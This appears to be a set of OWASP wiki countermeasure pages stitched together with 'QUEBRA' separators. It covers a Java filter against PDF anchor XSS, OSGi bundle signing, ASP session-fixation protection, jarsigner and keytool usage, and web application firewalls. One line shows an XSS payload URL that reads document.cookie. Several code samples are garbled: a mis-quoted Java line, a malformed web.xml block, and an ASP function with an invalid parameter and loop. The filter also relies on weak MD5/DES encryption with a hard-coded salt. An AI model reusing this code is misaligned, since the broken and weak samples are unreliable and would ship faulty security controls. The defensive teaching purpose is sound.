This is a filter to block XSS attacks on PDF files served by Java EE applications. The details of the attack are discussed [<http://www.gnucitizen.org/blog/danger-danger-danger/> elsewhere]. This filter implements a simple algorithm suggested by Amit Klein. We've placed this software in the public domain to make it easy for anyone to use for any purpose. Please let us know if you're using it!

## APPROACH

This attack relies on having some javascript in an anchor after the url like this:

```
http://www.site.com/file.pdf#blah=javascript:alert(document.cookie);
```

So the idea is to strip off the anchor. Unfortunately for us, the browser doesn't send the anchor along with the HTTP request. So we can't just strip it off.

Therefore, we're going to use a redirect to steer the browser to a link without the anchor containing the attack. Well, actually it turns out that we have to overwrite the anchor with something else, so we're going to use "#a".

But there's one last problem to overcome. Since the browser doesn't send the anchor, the new request will look exactly like the request generated by the redirect. With no way of telling the original request from the one generated by our redirect, we'll create an infinite loop.

So to differentiate them, we're going to add a temporary token to the URL in the redirect, which we'll verify when it arrives. We don't want an attacker forging this token, so we're going to encrypt the user's source IP address along with a timestamp. If a request shows up for the PDF file without a valid token, we'll reject it. Or actually, we can force it to be saved to disk, thus preventing the attack from working.

This way, only an attacker from the same IP address who can trick you into clicking a link within 10 seconds of creating it can attack you. Not perfect, but certainly raises the bar quite a bit.

## DOWNLOAD

The source code (one file) and the compiled class file are in a single zip file.

""[<http://www.owasp.org/images/5/59/PDFAttackFilter.zip> DOWNLOAD]""

## SETUP

The first step is to add the filter to our application. All we have to do is put the PDFAttackFilter class on our application's classpath, probably by putting it in the classes folder in WEB-INF. The class file should be in a folder structure that matches the package (org -> owasp -> filters -> PDFAttackFilter). You can extract the class file from the zip file.

Then we just have to add the following to our web.xml. You should paste this in right above your servlet definitions. You'll want to change the mapping so that it only applies to URL's that serve a PDF file. You could use \*.pdf, but you may have servlets that stream PDF files that don't end in .pdf.

```
<filter>
<filter-name>PDFAttackFilter</filter-name>
<filter-class>org.owasp.filters.PDFAttackFilter</filter-class>
<init-param>
<param-name>timeoutSeconds</param-name>
<param-value>1</param-value>
</init-param>
<init-param>
<param-name>encryptionPassword</param-name>
<param-value>password</param-value>
</init-param>
</init-param>
```

```

<param-name>PDFAttackTokenName</param-name>
<param-value>PDFAttackToken</param-value>
</init-param>
</filter>
<filter-mapping>
<filter-name>PDFAttackFilter</filter-name>
<url-pattern>/*</url-pattern>
</filter-mapping>

```

Depending on your application, it may be difficult to map all the URLs that lead to PDF files. You can map multiple url-patterns to the filter if necessary. In theory, it might be possible to send the redirect only if a response with content-type application/pdf. Then you could map the filter to apply to ALL requests. If there is demand for this feature, let us know.

## SOURCE CODE

This code has been only minimally tested. Please help us verify the approach and the implementation used here.

```

/**
 * Software published by the Open Web Application Security Project (http://www.owasp.org)
 * This software is in the public domain with no warranty.
 *
 * @author Jeff Williams <a href="http://www.aspectsecurity.com">Aspect Security</a>
 * @created January 4, 2007
 */
package org.owasp.filters;
import java.io.IOException;
import javax.crypto.Cipher;
import javax.crypto.SecretKey;
import javax.crypto.SecretKeyFactory;
import javax.crypto.spec.PBEParameterSpec;
import javax.servlet.Filter;
import javax.servlet.FilterChain;
import javax.servlet.FilterConfig;
import javax.servlet.ServletException;
import javax.servlet.ServletRequest;
import javax.servlet.ServletResponse;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;
public class PDFAttackFilter implements Filter
{
    private static sun.misc.BASE64Decoder decoder = new sun.misc.BASE64Decoder();
    private static sun.misc.BASE64Encoder encoder = new sun.misc.BASE64Encoder();
    private static byte[] salt = { (byte) 0x23, (byte) 0x3f, (byte) 0x28, (byte) 0x00, (byte) 0x11,
    (byte) 0xc2, (byte) 0xd1, (byte) 0xff };
    private static PBEParameterSpec ps = new PBEParameterSpec( salt, 20 );
    private static SecretKey secretKey;
    private static int timeoutSeconds = 10;
    private static String tokenName = "PDFAttackToken";
    public void doFilter(ServletRequest request, ServletResponse response, FilterChain chain) throws
    IOException, ServletException
    {
        HttpServletRequest req = (HttpServletRequest)request;
        HttpServletResponse res = (HttpServletResponse)response;
        String token = req.getParameter( tokenName );
        try
        {
            // IF the URL doesn't contain token, then:
            // calculate X=encrypt_with_key(server_time, client_IP_address)
            // redirect to file.pdf?token=X
            // add #a to the end of the url to eliminate any remaining anchors
            if ( token == null )
            {
                String etoken = createToken( req );
                String base = req.getRequestURI();
                String querystring = req.getQueryString();
                if ( querystring != null ) base += "?" + req.getQueryString();
                String appender = "base.contains( "?" ) ? "&" : "?";
                String url = base + appender + tokenName + "=" + etoken + "#a";

```



```

res.sendRedirect( res.encodeRedirectURL( url ) );
return;
}
// ELSE IF the URL contains token, then:
// if decrypt(token_query).IP_address==client_IP_address and
// decrypt(token_query).time>server_time-10sec
// serve the PDF resource as an in-line resource
if ( checkToken( token, req ) )
{
chain.doFilter(req, res);
return;
}
// ELSE IF the token doesn't match, then:
// serve the PDF resource as a "save to disk" resource via a proper
// choice of the Content-Type header (and/or an attachment, via
// Content-Disposition).
res.addHeader("Content-Disposition", "Attachment" );
res.setContentType( "application/octet" ); // may be overwritten
chain.doFilter(req, res);
}
catch( Exception e )
{
throw new ServletException( e );
}
}
public void destroy() {
}
public void init(FilterConfig filterConfig) throws ServletException
{
try
{
String tsparam = filterConfig.getInitParameter("timeoutSeconds");
timeoutSeconds = Integer.parseInt(tsparam);
String epparam = filterConfig.getInitParameter("encryptionPassword");
char[] password = epparam.toCharArray();
tokenName = filterConfig.getInitParameter("PDFAttackTokenName");
SecretKeyFactory kf = SecretKeyFactory.getInstance( "PBEWithMD5AndDES" );
secretKey = kf.generateSecret( new javax.crypto.spec.PBEKeySpec( password ) );
}
catch( Exception e )
{
throw new ServletException( e );
}
}
public String createToken( HttpServletRequest request ) throws Exception
{
String address = request.getRemoteAddr();
String time = ""+System.currentTimeMillis();
return encryptString( address + "|" + time );
}
public boolean checkToken( String etoken, HttpServletRequest request ) throws Exception
{
String token = decryptString( etoken );
String currentAddress = request.getRemoteAddr();
String tokenAddress = getAddressFromToken( token );
long currentTime = System.currentTimeMillis();
long tokenTime = getTimeFromToken( token );
return (currentAddress.equals( tokenAddress ) && (tokenTime > currentTime - timeoutSeconds *
1000));
}
public String getAddressFromToken( String token )
{
String address = token.substring( 0, token.indexOf("|") );
return address;
}
public long getTimeFromToken( String token )
{
String date = token.substring( token.indexOf("|") + 1 );
Long longdate = Long.parseLong( date );
return longdate.longValue();
}
public synchronized String decryptString( String str ) throws Exception
{
// Cipher is not threadsafe, so create a new one each time

```

```

Cipher passwordDecryptCipher = Cipher.getInstance( "PBEWithMD5AndDES/CBC/PKCS5Padding" );
passwordDecryptCipher.init( Cipher.DECRYPT_MODE, secretKey, ps );
byte[] dec = decoder.decodeBuffer( str.replace( '_', '+' ) );
byte[] utf8 = passwordDecryptCipher.doFinal( dec );
return new String( utf8, "UTF-8" );
}
public synchronized String encryptString( String str ) throws Exception
{
    // Cipher is not threadsafe, so create a new one each time
    Cipher passwordEncryptCipher = Cipher.getInstance( "PBEWithMD5AndDES/CBC/PKCS5Padding" );
    passwordEncryptCipher.init( Cipher.ENCRYPT_MODE, secretKey, ps );
    byte[] utf8 = str.getBytes( "UTF-8" );
    byte[] enc = passwordEncryptCipher.doFinal( utf8 );
    return encoder.encode( enc ).replace( '+', '_' );
}
}

```

## COMPILE

There are not many dependencies here, just the standard Java EE environment. You can compile with:

```
javac -classpath j2ee.jar -d . *.java
```

Then just copy the 'org' folder that gets created to the WEB-INF/classes folder.

**Comment:** In the decryptString method, it is necessary to strip the "#a" from the end of the str parameter, otherwise an IllegalBlockSizeException will be thrown with "Input length must be multiple of 8 when decrypting with padded cipher".

[[Category:How To]]

[[Category:OWASP Java Project]]

[[Category:OWASP\_Validation\_Project]]

[[Category:Countermeasure]]

QUEBRA

## PARAMETERIZED COMMAND INTERFACE

{{Template:Stub}}

A parameterized command interface is used as an alternative to a string-based command interface. This type of interface prevents [[Injection]] attacks by keeping parameters separate from the command itself.

Examples of parameterized command interfaces include:

- PreparedStatement in Java

[[Category:Countermeasure]]

QUEBRA

## PASSWORD MANAGEMENT COUNTERMEASURE

{{Template:Countermeasure}}

{{Template:Stub}}

QUEBRA

## PROTECTING CODE ARCHIVES WITH DIGITAL SIGNATURES

### AUTHOR

Pierre Parrend

### AN EXAMPLE WITH OSGI BUNDLES

The OSGi platform provides support for the life cycle of bundles, from installation through execution to removal. This implies that the security for OSGi must be considered along the whole life-cycle, and in particular that the deployment is taken into account.

Security implies three main aspects:

- Integrity,
- Authentication,
- and Confidentiality.

The [[http://osgi.org/osgi\\_technology/download\\_specs.asp?section=2](http://osgi.org/osgi_technology/download_specs.asp?section=2) OSGi specification] propose to enforce the first two properties: Integrity and Authentication, that can not be considered separately. In fact, guaranteeing integrity without authentication means that anybody can provide the data, and authentication without integrity means that anybody can change the data. Confidentiality is not considered, because it implies that security unaware systems are excluded.

We present here the principles of secure deployment, the threats that exist, and the solution proposed by the OSGi specification. The structure of a signed bundle as well as the algorithm for signing and validating a bundle are shown.

- Threats to the Deployment
- Structure of a signed bundle
- Algorithms for bundle signature
- Conclusion
- Links

These mechanisms are derived from the [<http://java.sun.com/j2se/1.3/docs/guide/jar/jar.html> Jar archive specification], and can be applied to any type of data or code archive that is transferred over an unsecure network.

## THREATS TO THE DEPLOYMENT

Major security threats during deployment are of three types. The first type is the presence of malicious bundle publication servers. The second type of deployment threats is man-in-the-middle attack. Such an attacker can modify the bundle, or fully substitute the loaded bundle by another one. In both cases the client platform installs then executes some code without being able to do any assumption about the code quality or reliability. The third type of threats is the possibility that exists for an attacker to access and modify (= to tamper) the stored data used by the component platform.




[[Image:Component-deployment-pbs\_lt.png]]

So as to protect the component platform from the first two threats, it is necessary to control that the bundle publishers are trustworthy, and that loaded bundles have not been tampered with during the transfer over an untrusted network, such as the Internet. Jar specifications (bundles are specific Jar archives) propose to sign archive so as to guarantee such properties.

OSGi specifications propose additional restrictions to signing, notably by forbidding uncomplete archive signing, which allows a third party to add resources to an archive without invalidating the signature.

## STRUCTURE OF A SIGNED BUNDLE

Because of the particular constraints on the signature of a bundle, it is necessary to store it and all related resources in the bundle itself. Moreover, it is mandatory that multiple signers can sign the same bundle.



[[Image:Bundle-signed-example It.png]]

The Manifest file of the archive (1) contains the hash value of each resource in the archive. To support several signers, the digital signature is applied not directly on the Manifest file, but on a so-called 'Signature File' (2), which is specific to each signer. A hash value of the Manifest file must be included. The digital signature of this Signature File is stored along with data that are necessary for its validation in a CMS file of type 'signed-data' which is named 'Signature Block File' (3).

This structure of a signed bundle will be enlightened by a simple example of the HelloWorld bundle, whose signer is named PIERREP. This bundle contains three classes: HelloWorldActivator (the activator, or starter, of the bundle), HelloWorldInterface (the definition of the HelloWorldInterface service that is provided by the bundle), and HelloWorldImpl (the implementation of the above mentioned service).

The meta-data of the bundle are the following. First, the Manifest file, MANIFEST.MF, which contains meta-data specific to OSGi bundles, as well as the hash value of all resources. Secondly, the Signature File, PIERRE.SF, contains the hash value of the Manifest file. Thirdly, the Signature Block File, PIERRE.DSA, is a CMS file that contains the digital signature of the Signature File, and the public key certificate of the signer. They must be stored in this order (and before all other resources) in the bundle archive.


Bundle File	Example	Content
Manifest File	MANIFEST.MF	Hash value for each resource in archive
Signature File	PIERREP.SF	Hash value for the Manifest File
Signature Block	PIERREP.DSA	Digital Signature of the Signature File

## ALGORITHMS FOR BUNDLE SIGNATURE

The process of signing bundle must create bundle meta-data that are compliant with presented specifications.

Not only the meta-data content must be valid, but several other constraints must also be considered; the order of resources in the archive and the exhaustiveness of identified resources.

## BUNDLE SIGNATURE GENERATION




[[Image:Signature-algorithm It.png]]

The main steps of bundle signature generation are the following.

- First, the public/private key pair must be available before signing. This is the initialization phase.
- Next, the manifest file, MANIFEST.MF, is generated. It contains the name of every resource in the bundle along with their hash value.
- Then, the Signature file is generated. It contains the hash value of the manifest file.
- The Signature Block File is generated, and contains the digital signature of the Signature File, and the public key certificate of the signer.
- Lastly, the whole archive is generated, the meta-data are sorted first, and then the other resources.

## BUNDLE SIGNATURE VALIDATION



[[Image:Validation-algorithm It.png]]

- The process of bundle signature validation is symmetric to the signature generation one. First, the entity that checks the signature needs to authenticate the signer, that is to say to check whether it knows its public key certificate or it is capable of establishing a Certificate Path between this public key certificate and a certificate he knows. If the signer can not be authenticated, it is not worth trying to verify the signature, because anybody can build a valid signature.
- The second step of the validation of bundle signature is the verification of the correct order of the resources in the archive. As already mentioned, the first files must be in this order the Manifest file, the Signature File and the Signature Block File. All other resources come afterwards.
- The third step is the validation of the coherence of the meta-data files. The Signature Block File must contain a valid digital signature of the Signature File by the signer. The Signature File must contain the correct hash value for the manifest file. The Manifest file must contain the hash value for all resources of the archive, without exception, and without omission.
- When these three steps are checked and valid, the signature of the bundle is valid. Should any of the criteria not be met, the bundle signature is not valid.

## CONCLUSION

Securing the deployment of components implies to protect the execution platform from malicious component publishers, and from potential modifications of the components after their publication. Such protection is achieved in the case of OSGi bundles by the signature of the bundles, which is based on digital signature and enables to store the signature itself and related data inside the bundle itself. The protection of bundles is done through two steps.

First, the bundle is signed by a bundle publisher that is publicly known. Secondly, the bundle signature is validated just before being installed, so as to check that the signature is valid and that the bundle has not suffered modifications.

## LINKS

- [<http://www.rzo.free.fr/parrend06deployment.php> INRIA Technical report: Secure Component Deployment in the OSGi(tm) Release 4 Platform]
- [<http://java.sun.com/j2se/1.3/docs/guide/jar/jar.html> Jar Specifications]
- [[http://osgi.org/osgi\\_technology/download\\_specs.asp?section=2](http://osgi.org/osgi_technology/download_specs.asp?section=2) OSGi Specifications]

[[Category:OWASP Java Project]]

[[Category:Countermeasure]]

[[Category:Deployment]]

QUEBRA

## CATEGORY:QUOTAS

Quotas countermeasure related articles

[[Category:Countermeasure]]

QUEBRA

## SSL

{{Template:Countermeasure}}

## DESCRIPTION

SSL is a general purpose mechanism to create an encrypted tunnel between a browser and an application. SSL has provisions for certificate based authentication of both the server and the client.

## EXAMPLES

## RELATED THREATS

## RELATED ATTACKS

## RELATED VULNERABILITIES

## RELATED COUNTERMEASURES

{{Template:Stub}}

QUEBRA

## SESSION FIXATION PROTECTION

### OVERVIEW

Some platforms make it easy to protect against [[Session Fixation]], while others make it a lot more difficult. In most cases, simply discarding any existing session is sufficient to force the framework to issue a new sessionid cookie, with a new value. Unfortunately, some platforms, notably Microsoft ASP, do not generate new values for sessionid cookies, but rather just associate the existing value with a new session. This guarantees that almost all ASP apps will be vulnerable to session fixation, unless they have taken specific measures to protect against it.

### ANTI-FIXATION IN ASP

Here is some sample code to illustrate an approach to preventing session fixation attacks in ASP. The idea is that, since ASP prohibits write access to the ASPSESSIONIDxxxx cookie, and will not allow us to change it in any way, we have to use an additional cookie that we do have control over to detect any tampering. So, we set a cookie in the user's browser to a random value, and set a session variable to the same value. If the session variable and the cookie value ever don't match, then we have a potential fixation attack, and should invalidate the session, and force the user to log on again.

#### Example implementation

Here is a sample implementation:

AntiFixation.asp:

```
<%  
' This routine is intended to provide a degree of protection  
' against Session Fixation attacks in classic ASP  
' Session fixation attacks are a problem in ASP, since ASP does not  
' allow you any access to the ASPSESSIONIDxxx cookie. Even invalidating  
' the session does not alter the value of this cookie, preventing  
' implementation of best practice recommendations, such as
```



```

' issuing new session cookies when the session is authenticated, or
' invalidated.
' The basic premise of this routine is that we create a cookie that
' we CAN control, e.g. ASPFIXATION, and assign a random value to this
' cookie when the session is authenticated. On subsequent pages, we
' check the value of this cookie against the same variable stored in
' the user's session. If they do not match, access is denied.
' When the user logs out, the session should be invalidated, and so
' by default, the cookie no longer matches the value in the session.
Private Function RandomString(1)
Dim value, i, r
Randomize
For i = 0 To 1
r = Int(Rnd * 62)
If r < 10 Then
r = r + 48
ElseIf r < 36 Then
r = (r - 10) + 65
Else
r = (r - 10 - 26) + 97
End If
value = value & Chr(r)
Next
RandomString = value
End Function
' This routine should be called after the user has been authenticated.
' It is expected that the session has been invalidated prior to this call.
Public Sub AntiFixationInit()
Dim value
value = RandomString(10)
Response.Cookies("ASPFIXATION") = value
Session("ASPFIXATION") = value
End Sub
Public Sub AntiFixationVerify(LoginPage)
Dim cookie_value, session_value
cookie_value = Request.Cookies("ASPFIXATION")
session_value = Session("ASPFIXATION")
If cookie_value <> session_value Then
Response.Redirect(LoginPage)
End If
End Sub
%>

```

Include the following lines in your login page:

```
<!--#include virtual="/AntiFixation.asp" -->
```

and, when your user is successfully authenticated:

```
AntiFixationInit()
```

All other private pages (i.e. only accessible by an authenticated user) should include the following lines (preferably as the first couple of lines in the file):

```
<!--#include virtual="/AntiFixation.asp" -->
<% AntiFixationVerify("login.asp") %>
```

In this case, any requests that do not contain a valid ASPFIXATION cookie will be redirected to the page indicated, in this case "login.asp". Note that we do not automatically invalidate the session, since that would allow a denial of service attack against the legitimate user. If one were concerned about brute force attacks against the fixation cookie, one could either make the random value longer, and/or use a counter in the session to detect repeated attacks, and invalidate the session if a threshold is exceeded.

[[Category:Countermeasure]]

QUEBRA

## CATEGORY:SESSION MANAGEMENT

Session management countermeasure related articles

[[Category:Countermeasure]]

QUEBRA

## SIGNING JAR FILES WITH JARSIGNER

This article is a pragmatic tutorial to the jarsigner and keytool Java tools. Most of the information in this note can be found in the `help` section of the jarsigner and keytool utilities:

```
jarsigner --help
keytool --help
```

## AUTHOR

Pierre Parrend

## CRITERIA FOR SIGNATURE VALIDITY

The criteria of validity of a digital signature are the following:

- No modification of the archive resources after the signature,
- certificate not outdated (or not yet valid).

Moreover, the signer of the archive must be known, i.e. its public key certificate must be identified as trusted before the validation. Otherwise, any malicious third party can forge a similar certificate, potentially with the same signer name, and present a coherent signed archive.

Additional criteria of archive signature validity are defined in the context of the OSGi framework, that are specific to the deployment of components from third party repositories:

- No resource removed from the archive after the signature,
- No resource added from the archive after the signature,
- The digital signature must immediately follow the Manifest file of the archive, to prevent caching malicious files.

This means that according to the security level you need, the Sun criteria of signature validity may not be sufficient.

## USE OF THE JARSIGNER TOOL

The Sun `Jarsigner` is a utility delivered along with Sun JDK. It has the ability to sign Java Archives (Jars), and to verify the validity their signature.

666

So as to test the jarsigner tool, you need to have a public/private key pair. The example are given with Bob's key pair.

- The data used to conduce tests in this tutorial are found in the `[[Media:jarsigner-test.zip]]` file. Store it on you computer, and unzip the archive.

Following files are used:

- the Keystore file, `refArchive/testkeystore`, contains the private and public key for Bob, and the public key for Alice
- Bob's Public Key Certificate is stored in the file `refArchive/bob.cert` (it is also available directly from the keystore)
- Alice's Public Key Certificate is stored in the file `refArchive/alice.cert` (it is also available directly from the keystore)
- the archives `fridgebundle-1.1.jar`, `fridgebundle-1.1.signed.jar`, `fridgebundle-1.1.unknownsigner.jar`, `bindex-manifestMainAttrsModified-1.0.jar`, are various Jar Files, that are used for the test.

### Sign a given jar archive

Sign the archive “`refArchive/fridgebundle-1.1.jar`” with bob's private key:

```
jarsigner -keystore refArchive/testkeystore -signedjar
refArchive/fridgebundle-1.1.signed.jar refArchive/fridgebundle-1.1.jar bob
Enter Passphrase for keystore: password
Enter key password for bob: bobspwd
```

### Check that a signed jar is valid

Verify the signed archive “`refArchive/fridgebundle-1.1.signed.jar`” using the keystore “`refArchive/testkeystore`”:

```
jarsigner -verify -keystore refArchive/testkeystore refArchive/fridgebundle-1.1.signed.jar
```

### Verify a signed jar with unknown signer

Verify the signed archive “`refArchive/fridgebundle-1.1.unknownsigner.jar`” using the keystore “`refArchive/testkeystore`”:

```
jarsigner -verify -keystore refArchive/testkeystore
refArchive/fridgebundle-1.1.unknownsigner.jar
```

### Some test with an invalid archive signature

Verify the signed archive “`refArchive/bindex-manifestMainAttrsModified-1.0.jar`” using the keystore “`refArchive/testkeystore`”:

```
jarsigner -verify refArchive/bindex-manifestMainAttrsModified-1.0.jar
jarsigner: java.lang.SecurityException: Invalid signature file digest for Manifest main
attributes
```

**Remark:** No warning is issued by the Sun Jarsigner if the signer of the archive is unknow to you. No matter who has signed the archive, this latter will be considered as valid !

## USE OF THE KEYTOOL UTILITY

The Sun keytool utility supports the management of DSA and RSA asymmetric key pairs, as well as the management of public key certificates of third party actors.

Option:

- use an existing keystore file

"Example:" the keystore file is named "refArchive/testkeystore" and is accessible with the password "password"

If you specify a keystore that does not exist in the keytool options, it is automatically created and initialized with the given parameters (e.g. the password).

The default keystore in \*nix systems is "/home/user/.keystore". It is overridden by the "-keystore" option.

You can perform following tests so as to learn how to use the keytool:

### Create a new DSA Key Pair for Bob

Generate a new DSA Key Pair for the user Bob, using the keystore "refArchive/testkeystore":

```
keytool -genkey -keystore refArchive/testkeystore -alias bob
```

- The default algorithm for Key Pairs is DSA. The -sigalg option can be set to generate other types of keys, such as RSA ones.
- The Distinguished Name for Bob is:

```
CN=Bob, OU=testing, O=signer & Co., L=wonderland, ST=United Kingdom, C=UK
```

the password for accessing to the private key of Bob is:

```
bobspdw
```

### Visualize the content of the keystore

Visualize the content of the keystore file "refArchive/testkeystore":

```
keytool -list -keystore refArchive/testkeystore  
Enter keystore password: password
```

- which will show something like this if the keystore has just been created:

```
Keystore type: jks  
Keystore provider: SUN  
Your keystore contains 1 entry  
bob, Jan 28, 2007, keyEntry,  
Certificate fingerprint (MD5): 5C:B4:82:80:46:5D:C1:0B:48:DE:B6:50:F0:22:24:9D
```

### Extract of the public key certificate of Bob for dissemination

Store the Public Key Certificate for Bob in the file "refArchive/bob2.cert", from the keystore file "refArchive/testkeystore":

```
keytool -export -keystore refArchive/testkeystore -alias bob > refArchive/bob2.cert
```

- If Bob want that the world can check whether he is the one which signs Jar files, he has to make his public key available to them.

### Visualize a certificate

Visualize the content of the Public Key Certificate for Bob, contained in the file "refArchive/bob.cert":

```
keytool -printcert -file refArchive/bob.cert
```

- which will show you something like:

```
Owner: CN=Bob, OU=testing, O=signer & Co., L=wonderland, ST=United Kingdom, C=UK
Issuer: CN=Bob, OU=testing, O=signer & Co., L=wonderland, ST=United Kingdom, C=UK
Serial number: 45bd17a6
Valid from: Sun Jan 28 22:37:42 CET 2007 until: Sat Apr 28 23:37:42 CEST 2007
Certificate fingerprints:
MD5: 5C:B4:82:80:46:5D:C1:0B:48:DE:B6:50:F0:22:24:9D
SHA1: 2D:32:03:BF:39:74:B0:00:71:5A:14:F7:E7:85:18:8D:C7:42:DC:3B
```

### Import a certificate

Import the Public Key Certificate of Alice "refArchive/alice.cert" in the keystore file "refArchive/testkeystore":

```
keytool -import -keystore refArchive/testkeystore -file refArchive/alice.cert -alias alice
password: password Trust this certificate? [no]: yes
```

- Bob may want to communicate with Alice. He needs to import her Public Key Certificate into his own keystore, and mark it as 'trusted'.

### Visualize again the content of the keystore

```
keytool -list -keystore refArchive/testkeystore
Enter keystore password: password
```

- Which shows you something like:

```
Keystore type: jks

Keystore provider: SUN
Your keystore contains 2 entries
alice, Jan 28, 2007, trustedCertEntry,
Certificate fingerprint (MD5): 01:29:74:E3:51:9E:31:87:0E:AB:C4:5C:0B:6B:34:03
bob, Jan 28, 2007, keyEntry,
Certificate fingerprint (MD5): 5C:B4:82:80:46:5D:C1:0B:48:DE:B6:50:F0:22:24:9D
```

- Two different types of entries are available:

- a `trustedCertEntry`, which contains the Public Key Certificate of alice
- a `keyentry`, which contains the public/private key pair of Bob.

## REFERENCES

You can find further informations here:

- [<http://java.sun.com/j2se/1.5.0/docs/tooldocs/solaris/jarsigner.html> Sun Jarsigner page]
- [<http://java.sun.com/j2se/1.5.0/docs/tooldocs/solaris/keytool.html> Sun Keytool page]
- [<http://www.hmug.org/man/1/jarsigner.php> Jarsigner man page]
- [[http://www.rzo.free.fr/bundle\\_signature.php](http://www.rzo.free.fr/bundle_signature.php) Principles of OSGi bundles signature]

[[Category:OWASP Java Project]]

[[Category:Countermeasure]]

[[Category:Deployment]]

QUEBRA

## TEMPLATE:COUNTERMEASURE

\_\_NOTOC\_\_

This is a countermeasure. To view all countermeasures, please see the [[[:Category:Countermeasure|Countermeasure Category]] page.

[[Category:Countermeasure]]

[[Category:OWASP Honeycomb Project]]

QUEBRA

## CATEGORY:VALIDATION

This category is used to mark articles that involve validation of input or output.

[[Category:Countermeasure]]

QUEBRA

## WEB APPLICATION FIREWALL

{{Template:Countermeasure}}

## DESCRIPTION

A web application firewall (WAF) is an appliance, server plugin, or filter that applies a set of rules to an HTTP conversation. Generally, these rules cover common attacks such as [\[\[XSS\]\]](#) and [\[\[SQL Injection\]\]](#). By customizing the rules to your application, many attacks can be identified and blocked. The effort to perform this customization can be significant and needs to be maintained as the application is modified.

A far more detailed description is available at [\[http://en.wikipedia.org/wiki/Application\\_firewall\]](http://en.wikipedia.org/wiki/Application_firewall) Wikipedia]

## STRENGTHS AND WEAKNESSES

### IMPORTANT SELECTION CRITERIA

- Very Few False Positives (i.e., should NEVER disallow an authorized request)
- Strength of Default (Out of the Box) Defenses
- Power and Ease of Learn Mode
- Types of Vulnerabilities it can prevent
- Ability to keep individual users constrained to exactly what they have seen in the current session
- Ability to be configured to prevent ANY specific problem (i.e., Emergency Patches)
- Form Factor: Software vs. Hardware (Hardware generally preferred)

You may also find the [\[http://www.webappsec.org/projects/wafec/\]](http://www.webappsec.org/projects/wafec/) Web Application Firewall Evaluation Criteria] useful for evaluating the performance and other characteristics of a WAF.

The [\[\[London Chapter WAF event\]\]](#) has some comparative info amongst the WAF Vendors that participated in the event.

## OWASP TOOLS OF THIS TYPE

The [\[http://www.owasp.org/index.php/Category:OWASP\\_Stinger\\_Project\]](http://www.owasp.org/index.php/Category:OWASP_Stinger_Project) OWASP Stinger Project] is not a full blown WAF, but it is a strong Java/J2EE input validation filter that can be put in front of your application.

### WELL KNOWN OPEN SOURCE TOOLS OF THIS TYPE

- [\[http://www.aqtronix.com/?PageID=99\]](http://www.aqtronix.com/?PageID=99) AQTronix WebKnight]
- [\[http://www.modsecurity.org/\]](http://www.modsecurity.org/) ModSecurity]

### COMMERCIAL TOOLS FROM OWASP MEMBERS OF THIS TYPE

These vendors have decided to support OWASP by becoming [\[\[Membership|members\]\]](#). OWASP appreciates the support from these organizations, but cannot endorse any commercial products or services.

- [\[http://www.f5.com/products/TrafficShield/\]](http://www.f5.com/products/TrafficShield/) F5 TrafficShield]
- [\[http://www.breach.com\]](http://www.breach.com) Breach WebDefend]

## OTHER WELL KNOWN COMMERCIAL TOOLS OF THIS TYPE

- [<http://www.applicure.com> Applicure DotDefender]
- [<http://www.armorlogic.com/> Armorlogic Profense]
- [<http://www.barracudanetworks.com/ns/products/web-application-controller-overview.php> Barracuda Networks Application Firewall]
- [<http://www.bee-ware.net/en/product/i-sentry/> Bee-Ware iSentry]
- [<http://binarysec.com/> BinarySec Application Firewall]
- [<http://www.citrix.com/English/ps2/products/product.asp?contentID=25636> Citrix Application Firewall]
- [<http://www.eeye.com/html/products/secureiis/index.html> eEye Digital Security SecureIIS]
